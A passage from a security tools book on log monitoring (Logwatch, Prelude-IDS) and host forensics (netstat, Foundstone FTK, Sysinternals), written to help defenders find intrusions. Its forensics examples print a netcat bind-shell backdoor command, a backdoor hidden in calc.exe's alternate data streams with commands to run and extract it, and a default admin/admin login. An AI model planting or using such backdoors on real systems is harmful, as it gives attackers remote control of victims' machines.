20.11 Log Monitoring with Logwatch

Reading logs is among the most important administrative tasks that need to be achieved on a regular basis. Modern systems tend to take on more tasks with the multiplication of server software. This makes it increasingly hard to stay on top of logfiles. That is where log-monitoring tools come in handy, by cutting down the logfile cruft and revealing the real security gems.

By using clever filters, log-monitoring tools are able to parse your logfiles and create human-readable reports from huge logfiles. These reports can be automatically sent by email on a daily basis, and they represent a good summary of the most important events that happened on that given day.

The most widely used log-monitoring tool is Logwatch, which ships with many popular Linux distributions including Fedora Core.

Starting with Logwatch version 7.0, parsers can be locally configured with files located under */etc/logwatch/conf*.

For example, by default the *iptables* Logwatch parser does not resolve IP addresses. Fortunately this is an option available in the *iptables* configuration file. All you have to do to change its default behavior is to copy the *iptables.conf* file to the local configuration directory and then make the variable adjustment. First copy the file:

```
[emoret@simca-1000 ~]$ sudo cp /usr/share/logwatch/default.conf/services/
iptables.conf /etc/logwatch/conf/services/
```

Then edit the newly copied file and change the `$iptables_ip_lookup` variable value from `No` to `Yes`. Verify the change by running:

```
[emoret@simca-1000 ~]$ sudo logwatch --service iptables --range all --print

 ################### Logwatch 7.2.1 (01/18/06) ####################
        Processing Initiated: Fri Jul 28 18:39:07 2006
        Date Range Processed: all
      Detail Level of Output: 0
             Type of Output: unformatted
          Logfiles for Host: simca-1000.secteam.juniper.net
  ################################################################

 ---------- iptables firewall Begin ------------------------

 Denied 231 packets on interface eth0
   From 10.157.12.33 - 5 packets to udp(5353)
   From 10.157.12.51 (sec1-1.secteam.juniper.net) - 88 packets to udp(138)
   From 10.157.12.98 (simca-1000.secteam.juniper.net) - 138 packets to udp(5353)
tcp(80)

 ---------- iptables firewall End -------------------------

 ###################### Logwatch End #########################
```

20.12 Improving Logwatch's Filters

The other day, I received a Logwatch report with the entries seen here:

```
1  ---------- Selinux Audit Begin ------------------------
2
3   **Unmatched Entries**
4    audit(1153747669.300:2): selinux=0 auid=4294967295
5    audit(1153772914.553:3): dev=eth0 prom=256 old_prom=0 auid=4294967295
6    audit(1153772937.837:4): dev=eth0 prom=0 old_prom=256 auid=4294967295
7    audit(1153772938.077:5): dev=eth0 prom=256 old_prom=0 auid=4294967295
8
9   ---------- Selinux Audit End ------------------------
```

Sections beginning with **Unmatched Entries** correspond to log messages unknown to Logwatch. Line number 4 indicates that SELinux is turned off. Line 5 is logged when a network interface enters promiscuous mode, and line 6 is logged when it leaves promiscuous mode. To improve Logwatch and add support for those new log entries, all you have to do is to copy the script that parses the relevant logs to */etc/logwatch/scripts/services* and add the missing functionality. This location takes precedence over the distribution's location.

```
[emoret@simca-1000 ~]$ sudo mkdir -p /etc/logwatch/scripts/services
[emoret@simca-1000 ~]$ sudo cp /usr/share/logwatch/scripts/services/audit /etc/
logwatch/scripts/services
```

With a text editor, open the newly copied file and add new variable declarations to the top of the file:

```
my $NumberOfSELinuxOff = 0;
my %EnteringPromisc = ();
my %LeavingPromisc = ();
```

Then insert code to match the missing log lines. Locate the place where other lines are matched and add:

```
    } elsif ( $ThisLine =~ /selinux=0/) {
      $NumberOfSELinuxOff++;
    } elsif ( $ThisLine =~ /dev=(\S+) prom=256 old_prom=0/) {
      $EnteringPromisc{$1}++;
    } elsif ( $ThisLine =~ /dev=(\S+) prom=0 old_prom=256/) {
      $LeavingPromisc{$1}++;
```

Note the use of parentheses ( ), which are used in Perl to refer to a matching substring. The first instance of parenthesis can be later referred to with `$1`, the second parenthesis with `$2`, and so on. The `\S+` matches multiple nonblank characters.

Now, print the result:

```
if ( keys %EnteringPromisc || keys %LeavingPromisc ) {
    print "\n\n *** Promiscuous mode interfaces ***\n";
    if ( keys %EnteringPromisc ) {
        foreach my $key (sort keys %EnteringPromisc) {
            print "   $key entered promiscuous mode " . $EnteringPromisc{$key} . "
time(s)\n";
        }
    }
    if ( keys %LeavingPromisc ) {
        foreach my $key (sort keys %LeavingPromisc) {
            print "   $key left promiscuous mode " . $LeavingPromisc{$key} . "
time(s)\n";
        }
    }
}

if ($NumberOfSELinuxOff) {(
    print "\n Number of initializations with selinux turned off:
",$NumberOfSELinuxOff," \n";
}
```

Test the changes by running Logwatch interactively:

```
[emoret@simca-1000 ~]$ sudo logwatch --service audit --range all --detail high \
--print

 ################### Logwatch 7.2.1 (01/18/06) ####################
        Processing Initiated: Fri Jul 28 12:30:28 2006
        Date Range Processed: all
      Detail Level of Output: 0
              Type of Output: unformatted
          Logfiles for Host: simca-1000.secteam.juniper.net
  ##################################################################

 --------------------- Selinux Audit Begin ------------------------

  *** Promiscuous mode interfaces ***
    eth0 entered promiscuous mode 2 time(s)
    eth0 left promiscuous mode 1 time(s)

  Number of initializations with selinux turned off: 1

 ---------------------- Selinux Audit End -------------------------

####################### Logwatch End #########################
```

20.13 Host Monitoring in Large Environments with Prelude-IDS

Larger environments translate to a higher number of hosts to monitor. The management burden is a linear function of the number of machines under watch and makes security monitoring extremely difficult to scale up. In addition, independently looking at a large number of hosts does not give a global picture of often interrelated events.

Central host monitoring not only allows for a more comfortable administration experience, but centrally presenting events that are coming from various devices allows for grouping. For example, an attacker using a single source IP address would generate logs at multiple levels when trying to penetrate a system.

A firewall might log a TCP scan coming from a given source address, then Snort might flag a packet from that same address containing an attack destined to the web server, and Samhain might indicate a file change on the same web server within the same time frame. All those events taken separately might not constitute major events by themselves, but gathered together they build up value.

Correlating various security events raises the overall level of pertinence.

Prelude-IDS is an open source client/server security console that allows multiple sensors to simultaneously send their respective events to a central database. The application covers the main open source security applications and implements an event correlator that groups together related log entries.

The following is the official list of supported sensors:

Libsafe
: A real-time buffer overflow protection library. I had no success building Libsafe-2.0.16 with Prelude 0.9.10-trunk-20060714. Libsafe with no Prelude support proved to be a fairly effective way to prevent buffer overflow exploitations. Because each successful detection logs an entry in the local log facility, it should still be simple to support Libsafe with Prelude-lml.

Prelude-lml
: The Prelude Log Monitoring Lackey is a system log parser that relays its results to the centralized Prelude database.

Samhain
: When built with Prelude support, our favorite file integrity checker forwards its alerts to the centralized Prelude database.

Sancp
: A network sniffer to collect traffic for statistical analysis and network activity discovery. I have not used this module.

Shadow IDS
: A Perl-based Network IDS that I have not tried to run.

Snort
: This is the most well-known open source Network IDS. When built for Prelude, it sends its logs, alerts, and packet captures to the Prelude database.

Sensor communications with the central server are encrypted and authenticated. In addition to support for the listed sensors, Prelude comes with a web interface called *Prewikka*. This web UI runs on port 8000 by default and allows multiple security administrators to review alerts. Each administrator can be assigned a set of rights, allowing them to control the system, view logs, and reconcile alerts.

The default account to access the web UI is *admin*, with a default password of *admin*.

In my setup, I successfully managed to get Prelude-lml, Snort, and Samhain to log their respective events to a Prelude database. Unfortunately, I soon faced major slowdowns in the responsiveness of the web UI. Googling for that issue, I eventually discovered that the open source *preludedb* interface component to the MySQL or PostgreSQL database was not performing well under the moderate load of my setup, and that the commercial Prelude-IDS company was selling a faster (by up to 1,800 percent) version called Prelude-xlr. In my experience using the open source *libpreludedb*, I noticed significant slowdowns with more than 5,000 alerts in the database.

Log Correlation

Most recent versions of Prelude-IDS are shipped with an agent called *prelude-correlator*. With this module loaded, events from the database are parsed and automatically grouped together based on customizable rule sets.

In my experience, because Prelude-lml is able to parse logs from a great variety of daemons, the correlator is a real must and makes all the difference compared to looking at independent and unrelated hosts.

The following is a short list of the most popular daemons whose logs can be parsed by Prelude-lml:

- Routers from Arbor, Cisco, and Zyxel
- Firewalls from Checkpoint, Cisco, Juniper, SonicWall, and Zywall
- Other commercial products listed in Table 20-6
- Open source applications listed in Table 20-7

Table 20-6. Commercial products whose logs can be parsed

APC Environmental Monitoring Unit	Cisco VPN	Dell Open Management	F5 BIG-IP load balancers	Linksys WAP11 access points
NetApp ONTAP file storage	PCAnywhere remote administration	Norton Antivirus Corporate Edition	Microsoft Windows NT events	

Table 20-7. Open source applications whose logs can be parsed

Arpwatch	ClamAV	grsecurity	Honeyd	httpd
ipchains	IPFW	IPSO	ModSecurity	MS-SQL
Nagios	Netfilter	PAM	PortSentry	Postfix
ProFTPD	Qpopper	SELinux	sendmail	shadow-utils
SpamAssassin	Squid	SSH	sudo	Tripwire
Vigor	vpopmail	Webmin	WuFTP	

20.14 Conclusion

Host monitoring is a delicate matter, and the toolset available and the necessary level of expertise don't make the exercise particularly easy. In fact, most of the tools from this chapter require either extensive configuration, or in some instances, rebuilding from sources with a quite complex set of options. A prominent example of such a tool is Samhain, the file integrity checker that needs to be tailored to your platform.

If on top of basic usage you add the complexity associated with managing numerous hosts in a distributed environment, you are in for the long haul. Fortunately, there are administration interfaces out there that should ease your life as a security administrator and particularly with regards to the log-burying syndrome. All in all, I hope this chapter proves worth reading and provides a good starting point for monitoring your servers.

—Eric Moret

Part VII

Discovery

21

Forensics

So, you have gone and made your computer available to the Internet. In fact, it is a lot more available than you ever expected. With all the hackers and malware floating around in cyberspace, it is a wonder nothing happened sooner. Maybe it has, but you never knew it. It has sure happened to me more than once.

Imagine a scenario in which the latest and greatest Microsoft Windows vulnerability goes public. Apparently there are services running on your computer, available to the world, which have a bug allowing anyone or anything with the know-how to take control of your computer. Not even hours after (or maybe weeks before) this news is made public, exploits circulate the Internet to demonstrate how to best take advantage of this new vulnerability. Unfortunately, you were a little late to patch your server and you have a real problem on your hands. First, your server has inexplicably rebooted several times during the course of the night. Then you received a wake-up call at 8 A.M. from your friendly ISP informing you that your monthly bandwidth has been grossly exceeded because of a sudden increase in FTP traffic. Apparently, your tiny corner of the Internet has become the latest distribution center for stolen source code. You have been hacked: *pull the plug!*

That scenario was just a bit extreme. A far more likely situation is that a worm, taking advantage of the same new vulnerability, has turned your poor workstation into a spam relay or mindless drone in a massive IRC *botnet*. Either way, something with malicious intent is running on your system. What can you do to find out more about what is happening? This is where the field of computer forensics comes into play.

There are many tools out there designed to give you more insight into what exactly is happening behind the scenes on your server. This chapter covers some freely available power tools that allow you to dig a bit deeper into your system to discover what that worm or hacker has been doing with all the time they have had free reign.

By the way, after familiarizing yourself with some of these tools, it is a good idea to save a collection of your favorite forensic tools onto a CD. If you are ever called upon to analyze an incident, it is very likely that the system you are examining is offline, as

pulling the plug is the only real way to make sure that the machine is not being attacked, monitored, or used while you are checking it out. If the system or situation is particularly sensitive, it may be worth taking the extra step of imaging the tainted drive and examining it on a purpose-built forensics platform. Several of these are available as bootable, CD-based Linux distributions, designed to examine, in a forensically safe manner, images of many different operating systems ranging from Microsoft Windows to Solaris. I recommend FIRE (*http://fire.dmzs.com/*), FCCU (*http://www.d-fence.be/*), and Snarl (*http://snarl.eecue.com/*).

21.1 Netstat

For any Internet-based intrusion into your system, some sort of communication has to happen over the network. Unless a rootkit of some sort was installed that is designed specifically to hide network connections, there are utilities that allow you to have a sneak peek at exactly what your system is doing on the network. Be particularly interested in what ports it is listening on and who it may already be talking to. Most Unix-based operating systems and Microsoft Windows versions come equipped with a tool called Netstat. If you think your system has been backdoored and you are stuck for a place to start, this is it; Netstat is probably already installed on your machine. Since usage for the more common Linux Netstat and Windows Netstat differ, I will address them separately.

Usage of the Netstat on different Unixes often varies, but they should be similar. Consult the Netstat manpages to find out the appropriate flags for your variant.

Finding a Linux Backdoor with Netstat

On Linux, I call *netstat* with three different flags; none of them require any arguments:

`-a` Tells *netstat* to show all sockets. This is important because you are primarily concerned with detecting listeners that you did not know about.

`-n` Tells *netstat* that it does not need to resolve hostnames and service names. This speeds up the queries and provides raw port numbers, so you do not need to go through the extra step of looking up the service details in */etc/services*. If you really want to know what the hosts resolve to, then leave this flag out.

`-p` This is the money flag. It tells you exactly what process is using the socket in question. If you notice a strange listening socket that also happens to be opened by a process that you are not familiar with, then further investigation is required. To use this flag, you must be *root*.

Example 21-1 shows the command `netstat -anp` run as *root* on a Debian server (output is truncated).

Example 21-1. netstat –anp run as root on a Debian server

```
# netstat -anp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address   State    PID/Program name
tcp   0      0      0.0.0.0:9090   0.0.0.0:*           LISTEN   2085/nc
tcp   0      0      0.0.0.0:110    0.0.0.0:*           LISTEN   5983/cyrmaster
tcp   0      0      127.0.0.1:631  0.0.0.0:*           LISTEN   21733/cupsd
tcp   0      0      0.0.0.0:25     0.0.0.0:*           LISTEN   6120/master
tcp6  0      0      :::80          :::*                LISTEN   17702/apache2
tcp6  0      0      :::22          :::*                LISTEN   6236/sshd
tcp6  0      48     ::ffff:10.157.6.131:22 ::ffff:207.17.136.44:3493
ESTABLISHED2052/sshd: br [priv
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State    I-Node PID/Program name    Path
unix  5      [ ]         DGRAM               1059604  21815/syslogd       /dev/log
...
```

The output is separated into two different sections. One, labeled `Active Internet Connections`, is what you are primarily concerned with. The other section, labeled `Active UNIX domain sockets`, contains sockets used for local communication between processes on the system. Primary indicators for a backdoor are not usually seen here.

`Active Internet Connections` begins with a line labeling each field, and then proceeds to list all active sockets for the system. You do not care about all of the fields, but most of them are important:

`Proto`
: The Layer 4 protocol used for the socket; e.g., TCP or UDP.

`Local Address`
: The listening address, formatted in a way appropriate to the protocol. In TCP or UDP, for example, it is formatted *`ip:port`* when using the `-n` flag. Without the `-n` flag, it is formatted as *`hostname:service`* if they both resolve. Some special cases for the format of this field are worth noting:

  - An IP of 0.0.0.0 means that the socket is listening on all interfaces. This is often the case.
  - An IP of 127.0.0.1 means that the socket is listening on the Loopback interface. In most cases, this socket is not available to the Internet.

`Foreign Address`
: The address of the remote host, formatted in the same manner as the `Local Address` field.

  - It is worth noting that the *`port`* portion of the `Foreign Address` field may contain a *. In this case, the socket will accept connections from any originating port.

`State`
: The status of the socket in question. Be most concerned with sockets in the `LISTEN` state. These are unattached and waiting for a connection. It is also worth noting the sockets labeled `ESTABLISHED`. These may indicate a backdoor that is actually being used.

`PID/Program Name`
: The process identifier and program name of the process that has opened the socket. This is important because it allows you to see exactly what is running on the port. If you see something other than a mail daemon running on port 25, it might be worth checking out.

Now that the fields have been explained, look again at Example 21-1. Do you see anything out of the ordinary there? I do. Check out line number 4. What on earth is Netcat (`nc`) doing listening on port 9090? Using the process ID that you gain by using the `-p` flag, now dig a bit further.

```
$ ps 2085
  PID TTY      STAT   TIME COMMAND
 2085 pts/0    S      0:00 nc -l -p 9090 -e /bin/bash
```

This is definitely a backdoor of some sort (check out the next section if this does not look familiar to you.) If the `ps` command reveals nothing significant about the process and you are still unsure of what it does, you can always try to interact with the socket directly. For example:

```
$ nc localhost 9090
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux american 2.6.12-10-386 #1 Fri Jul 7 01:12:29 UTC 2006 i686 GNU/Linux
^C
$
```

No good can come of this. Time to pull the plug!

Finding a Windows Backdoor with Netstat

As with Netstat for Linux, I usually call Netstat for Windows with three flags. These might look familiar:

`-a` Tells *netstat* to show all sockets. This is important because we are primarily concerned with detecting listeners that we did not know about.

`-n` Tells *netstat* that it does not need to resolve hostnames and service names. This speeds up the queries and gives us raw port numbers, so we do not need to go through the extra step of looking up the service details in */etc/services* ourselves. If you really want to know what the hosts resolve to, then leave this flag out.

`-b` Is like the Linux Netstat's `-p`; this is the money flag. It tells us exactly what process is using the socket in question. If we notice a strange listening socket that also happens to be opened by a process that we are not familiar with, then further investigation is required. To use this flag, you must be Administrator.

You can use the `-v` flag in conjunction with the `-b` flag to get more information about the libraries involved in each process that creates a socket, but I have yet to find a case where this would be useful.

`-o` Displays only the process identifier (PID) of the process that created the socket. This information is displayed when using the `-b` flag, also. Use this flag only if you would rather look up the process yourself than wait for the output from `-b`.

To get a feel for the format of the Windows Netstat output, first run it without the `-b` flag:

```
C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       1196
  TCP    0.0.0.0:5900           0.0.0.0:0              LISTENING       1692
  TCP    127.0.0.1:1025         0.0.0.0:0              LISTENING       164
  TCP    192.168.0.100:3278     207.17.137.201:443     CLOSE_WAIT      2996
  UDP    0.0.0.0:9090           *:*                                    784
  UDP    127.0.0.1:123          *:*                                    1232
  UDP    192.168.0.100:138      *:*                                    4
```

The output of this command is very similar to Linux *netcat*. For an explanation of each field, see Chapter 11. The key difference here is that there is no longer an *Active Unix domain sockets* section. Now dig a little bit further and see what these sockets are about:

```
C:\>netstat -anb

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       1196
  c:\windows\system32\WS2_32.dll
  C:\WINDOWS\system32\RPCRT4.dll
  c:\windows\system32\rpcss.dll
  C:\WINDOWS\system32\svchost.exe
  C:\WINDOWS\system32\ADVAPI32.dll
  [svchost.exe]

  TCP    0.0.0.0:5900           0.0.0.0:0              LISTENING       1692
  [winvnc.exe]
```

```
  TCP    127.0.0.1:1025         0.0.0.0:0              LISTENING       164
  [alg.exe]

  UDP    0.0.0.0:9090           *:*                                    784
  [BOSERVER.EXE]

  UDP    127.0.0.1:123          *:*                                    1232
  c:\windows\system32\WS2_32.dll
  c:\windows\system32\w32time.dll
  ntdll.dll
  C:\WINDOWS\system32\kernel32.dll
  [svchost.exe]

... and so on.
```

With the -b flag, *netstat* gets a good bit noisier. The format is actually the same as without the flag, but in square brackets [] underneath each socket is a list containing the name of the process that created the socket, and above that, the libraries involved. With Windows, there tends to be a lot more ports open to the world in a default installation. It certainly helps to familiarize yourself with these before scrutinizing each and every service. There is one here that should look just the least bit suspicious. My naming convention from Chapter 11 does not really help hide the fact that there is a BO2k Server running on UDP port 9090. If you did not already know what this was, it would be time to break out the Sysinternals Process Explorer to learn a bit more about what this is doing (see Section 21.3).

21.2 The Forensic ToolKit

The Forensic ToolKit (FTK) is a small collection of utilities from Foundstone that allows you to analyze the NTFS filesystem. The tools included in the package are all command-line utilities for Microsoft Windows. At one time, NTFS was used only on Windows NT, but with the advent of Windows 2000 and Windows XP, this filesystem type became increasingly widespread. These tools really shine if you are looking for a quick and dirty way to ferret out hidden data left behind after an intrusion.

Currently, the Forensic ToolKit is available from the Foundstone web site (*http://www.foundstone.com/*). Navigate to the Resources portion of the web site. From there, click on Free Tools. The Forensic ToolKit is available under the Forensic Tools section.

Take the time to explore some of the other free tools available from this site. Tools like NTLast are also useful in trying to track down the source of an intrusion.

Extract the downloaded ZIP file to a fresh scratch directory. For my examples, I unzip everything into the freshly created *C:\ftk* directory. The toolkit contains a

somewhat scattered array of tools, but its strength is in finding hidden information, so I will cover the tools that do that best individually.

Collectively, the utilities are best utilized once you have already narrowed down your search in terms of time. For example, in a situation where you know that your Windows 2000 web server was broken into yesterday using the latest DCOM exploit and that the hacker had stashed some tools on the server because the firewall logs show that she was using it to scan for other vulnerable hosts on the rest of the network. The **find.exe* utilities are great for working through your system to find creatively hidden tools within a certain time frame.

Hfind.exe: Discover Hidden Files

Hfind.exe is a very simple tool included with the FTK that offers an easy method for searching large directory structures in search of hidden files. If an attacker were to look for a quick and dirty way to keep files hidden from the casual observer, the `Hidden` attribute may be set so that anyone not looking specifically for hidden files will not see them. On a FAT partition, this may be one of the easier ways to hide files. On NTFS partitions, there are much more effective methods (covered shortly).

Here is an example usage of Hfind:

```
C:\ftk>dir
 Volume in drive C has no label.
 Volume Serial Number is BCD4-2C5D

 Directory of C:\ftk

09/14/2006  11:04 AM    <DIR>          .
09/14/2006  11:04 AM    <DIR>          ..
07/01/2003  03:27 PM            58,880 AFind.exe
07/01/2003  03:27 PM           190,013 Audited.exe
07/01/2003  03:35 PM           186,942 DACLchk.exe
07/01/2003  03:27 PM           104,960 FileStat.exe
07/01/2003  03:28 PM            51,200 HFind.exe
07/01/2003  03:28 PM            43,008 Hunt.exe
07/01/2003  03:28 PM            51,712 SFind.exe
11/02/2000  09:34 AM             5,087 terms_of_use.txt
               8 File(s)        691,802 bytes
               2 Dir(s)  11,338,084,352 bytes free

C:\ftk>hfind.exe
Searching...
C:\ftk
  BOSERVER.EXE                          14/09/2006 11:04:52
Finished
```

I first ran the `dir` command to get a list of all of the unhidden files in the current directory, and then I ran `hfind.exe` for a list of hidden files. This was mostly for the sake of demonstration. Note that I ran Hfind without any options. This causes Hfind

to search the current directory for hidden files, then continue to recurse into subdirectories in search of hidden files. Hfind does take a couple of simple arguments:

`-ns`
: Tells *hfind.exe* to search only the current directory for hidden files.

`-?`
: Prints out a usage statement.

Hfind takes one more argument (`sans` flag) that specifies a directory to search. Without this argument, it assumes a search in the current working directory.

If you are looking for a list of hidden files only, then this is a great tool. Otherwise, it might be worth your time to simply browse to the folder graphically and make sure that the "Show hidden files and folders" option is enabled in the Tools → Folder Options → View tab.

Sfind.exe: Discover Files Hidden in Alternate Data Streams

Alternate data streams offer a much better method for hiding files on an NTFS filesystem. By embedding a file within an alternate stream to another file, malicious files and content may be effectively hidden due to there being a lack of native Windows tools for establishing what files contain these alternate streams. *Sfind.exe* is used to find these files.

Here, a search of the *C:\WINDOWS\system32* directory turns up a backdoor and a scanning utility hidden in alternate data streams for the *calc.exe* binary:

```
C:\ftk>sfind c:\windows\system32
Searching...
c:\windows\system32
  calc.exe:boserver.exe Size: 106496
  calc.exe:scanner.exe Size: 20370
Finished
```

Sfind returns a list of each alternate data stream, along with the original filename and size of the alternate stream, in the following format:

```
Filename:Alternate_stream Size: streamsize
```

Though somewhat rare, there are some legitimate uses of alternate data streams. Often, you may encounter streams called *Zone.Identifier* and *encryptable*. They are used to pass persistent file-specific information to the applications that access them frequently. If legitimate, they will usually have a very small size; e.g., 26 bytes in the case of the Zone.Identifier tags that I have seen.

Usage of Sfind follows the exact same format as that of Hfind.

FileStat.exe: Very Detailed Data on a Specific File

After finding some strange files to look at, you need to get a little more information about them to know whether or not they were involved in the same security incident that you are investigating. FileStat, included with the FTK, can be called on each file to get some more information about each. FileStat gives us a dump of all the NTFS file information about the file. What you should care most about are the security attributes, alternate data streams, and timestamps. Though you can access some of the information listed by FileStat using native Windows tools, these utilities might modify potentially important information, such as the Last Access Time timestamp. Luckily, Filestat leaves the timestamps unmolested.

Usage for Filestat is as simple as it gets. It can be called on only one file at a time. Run it from the command line by supplying the filename as an argument; as with all FTK tools, running it with the `-?` flag prints out a usage summary.

Example 21-2 shows what happens when Filestat runs on the backdoor-laden *calc.exe* I found while using Sfind in the earlier section "Sfind.exe: Discover Files Hidden in Alternate Data Streams."

Example 21-2. Output from Filestat when run on an example backdoor

```
C:\ftk>filestat c:\windows\system32\calc.exe
Dumping c:\windows\system32\calc.exe...
SD is valid.
SD is 144 bytes long.
SD revision is 1 == SECURITY_DESCRIPTOR_REVISION1
SD's Owner is Not NULL
SD's Owner-Defaulted flag is FALSE
  SID = BUILTIN/Administrators   S-1-5-32-544
SD's Group-Defaulted flag is FALSE
  SID = NT AUTHORITY/SYSTEM   S-1-5-18
SD's DACL is Present
SD's DACL-Defaulted flag is FALSE
    ACL has 4 ACE(s), 96 bytes used, 0 bytes free
    ACL revision is 2 == ACL_REVISION2
  SID = BUILTIN/Users   S-1-5-32-545
    ACE 0 is an ACCESS_ALLOWED_ACE_TYPE
    ACE 0 size = 24
    ACE 0 flags = 0x00
    ACE 0 mask = 0x001200a9 -R -X
  SID = BUILTIN/Administrators   S-1-5-32-544
    ACE 1 is an ACCESS_ALLOWED_ACE_TYPE
    ACE 1 size = 24
    ACE 1 flags = 0x00
    ACE 1 mask = 0x001f01ff -R -W -X -D -DEL_CHILD -CHANGE_PERMS -TAKE_OWN
  SID = NT AUTHORITY/SYSTEM   S-1-5-18
    ACE 2 is an ACCESS_ALLOWED_ACE_TYPE
    ACE 2 size = 20
    ACE 2 flags = 0x00
    ACE 2 mask = 0x001f01ff -R -W -X -D -DEL_CHILD -CHANGE_PERMS -TAKE_OWN
```

Example 21-2. Output from Filestat when run on an example backdoor (continued)

```
30   SID = /Everyone   S-1-1-0
31     ACE 3 is an ACCESS_ALLOWED_ACE_TYPE
32     ACE 3 size = 20
33     ACE 3 flags = 0x00
34     ACE 3 mask = 0x001200a9 -R -X
35 SD's SACL is Not Present
36 Stream 1:
37   Type: Security
38   Stream name = ?&#8597;?? Size: 144
39
40 Stream 2:
41   Type: Data
42   Stream name = ?&#8597;?? Size: 114688
43
44 Stream 3:
45   Type: Alternate Stream
46   Stream name = boserver.exe Size: 106496
47
48 Stream 4:
49   Type: Alternate Stream
50   Stream name = scanner.exe Size: 20370
51
52 Stream 5:
53   Type: Unknown
54   Stream name = scanner.exe Size: 64
55
56 Creation Time - 07/11/2005  13:54:11
57 Last Mod Time - 12/09/2006  11:52:53
58 Last Access Time - 12/09/2006  11:52:53
59 Main File Size - 114688
60 File Attrib Mask - Arch Comp
61 Dump complete...
```

I have numbered the output from Filestat for ease of explanation; the sections of important information are not clearly labeled, but become easy to identify after some inspection.

The Security Descriptor

The first 35 lines of the output here are a dump and validation of the file's Security Descriptor. This section describes which users or groups can read, modify, and execute the file. (A full explanation of the Security Descriptor is available from *http://technet2.microsoft.com/WindowsServer/en/library/*.) We are most concerned with which users have full access to the file and just how much access they have. It is worth having a look at which users are on the Access Control List (ACL) and how much access they have. Lines 12 through 34 describe a default ACL for files in a Windows system directory. All users have Read and Execute permissions, but only Administrators and the System user have the ability to modify these files.

File streams

After a breakdown of the Security Descriptor, Filestat provides a dump of all streams present in the file, identified numerically (for example, Stream 1, Stream 2, and so on). In this case, the file has five streams (not normal), identified here in lines 36 through 55. Each stream is presented with a stream type, name, and size. On an NTFS filesystem, the first two streams are standard. Stream 1, with a stream type of `security`, is the Security Descriptor that was previously examined. Stream 2, with a stream type of `data`, is the content of the file; in this case, the binary that runs the Windows calculator. Streams 3 through 5 should be considered very suspicious. They are labeled with a stream type of Alternate Stream, named as `executables` and size-wise far too large to be legitimate usage alternate streams (for example, a short Zone.Identifier stream). In the case of this evil calculator, it looks like there is both a backdoor and a scanner application hidden here.

Timestamps

The last important tidbits of information about this file are the timestamps. Filestat provides three timestamps, starting on line 56.

Creation Time
: The time the file was created. Once created, unless modified by some trickery, this value should never change. In this case, since *calc.exe* is a file installed as part of the default installation, the Creation Time probably represents the time of its build. If this were a log file created by our intruder, it might tell us a bit more about when the hacker got started with the funny business.

Last Mod Time
: The last time any changes were made to the file. Time to start asking questions and look a bit deeper. Were permissions changed? Did the hacker hide the scanner executable at this time?

Last Access Time
: The time that this file was last accessed. This could be something as simple as viewing the file properties in the Windows Explorer or opening it for reading. If you have been careful not to touch it yet, this may be a good indicator of when the hacker last used this file.

That is it. Run it on a few known illegitimate files and a few legit ones too. Though the output is not the most user friendly, checking the differences in a few files should give you a good feel for it.

Working with Alternate Data Streams

Interacting with an alternate data stream in an existing file is generally very simple. You address it in the *file:stream* format. For example, to access the *scanner.exe* stream hidden in the system calculator, you use the following command:

```
C:\windows\system32>start .\calc.exe:scanner.exe
```

Or, if you wanted to separate the scanner stream from *calc.exe* into its own file, you could do this:

```
C:\windows\system32>more < calc.exe:scanner.exe > scanner.exe
```

Because certain programs do not understand the syntax required to interact with a stream, you have to become creative. For more information on interacting with alternate data streams, check out the following web sites:

- *http://www.irongeek.com/i.php?page=security/altds*
- *http://support.microsoft.com/kb/105763/*
- *http://en.wikipedia.org/wiki/Alternate_data_streams*

21.3 Sysinternals

The suite of tools available from Sysinternals is an incredible resource for anyone looking to get more information about the inner workings of a Microsoft Windows system. That means forensics and much more. The tools are in fact so good that Microsoft recently acquired the company that developed these and their commercial counterparts. The free tools are often used by developers, researchers, and reverse engineers. Here at Juniper, we use them extensively when breaking down worms or trying to get more information about a new Windows vulnerability. They really are a necessity for any sort of Windows-based live analysis.

The Sysinternals web site (*http://www.sysinternals.com*) is also a great resource. Check out the Information section of the site and Mark's Blog. They have the source code for most of the tools available if you care to look that far into it. Though I document some uses of the tools here, do not forget to have a look at the comprehensive documentation for each tool on the web site; it is thorough and well done.

Unlike the Forensic Toolkit from Foundstone, the Sysinternals tools tend to be more standalone in nature. Most of them are graphical tools, but a few are offered with a command-line interface. Following are descriptions of a handful of the ones that have been particularly useful when unraveling an intrusion.

Autoruns: What Runs Without Your Help?

Under Windows, there are so many ways to start a file automatically, but no really great tool for managing them. If you suspect your system of being infected with a backdoor or some malware, it is highly likely that something's been configured to start the bad stuff every time the system boots. Autoruns, from Sysinternals, provides an easy interface for finding out what exactly is starting itself on your system and even a few ways to look a bit deeper.

Download the latest copy of Autoruns from the Sysinternals web site at *http://www.sysinternals.com/Utilities/Autoruns.html*. Unzip the archive to a convenient location, such as *c:\sysinternals*. This package comes with two binaries: *autoruns.exe* (a graphical utility) and *autorunsc.exe* (the command-line version).

Figure 21-1 shows the main GUI of *autoruns.exe*, which we discuss in this section (you can learn more about the command-line version of Autoruns from the Sysinternals web site).


Autoruns [B0RK\b0rkie] - Sysinternals: www.sysinternals.com
File Entry Options User Help
Image Hijacks AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Boot Execute
Autorun Entry Description Publisher Image Path
HKLM\System\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\StartupPrograms
rdpclip RDP Clip Monitor Microsoft Corporation c:\windows\system32\rdpclip.exe
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit
C:\WINDOWS\system32\userinit.exe Userinit Logon Application Microsoft Corporation c:\windows\system32\userinit.exe
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell
Explorer.exe Windows Explorer Microsoft Corporation c:\windows\explorer.exe
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
AGRSMMSG SoftModem Messaging Applet Agere Systems c:\windows\agrsmmsg.exe
AtiPTA ATI Desktop Control Panel ATI Technologies, Inc. c:\windows\system32\atiptaxx.exe
BearShare File not found: C:\Program Files\BearShare\BearShare.exe
BluetoothAuthenticationAgent Bluetooth Control Panel Applet Microsoft Corporation c:\windows\system32\bthprops.cpl
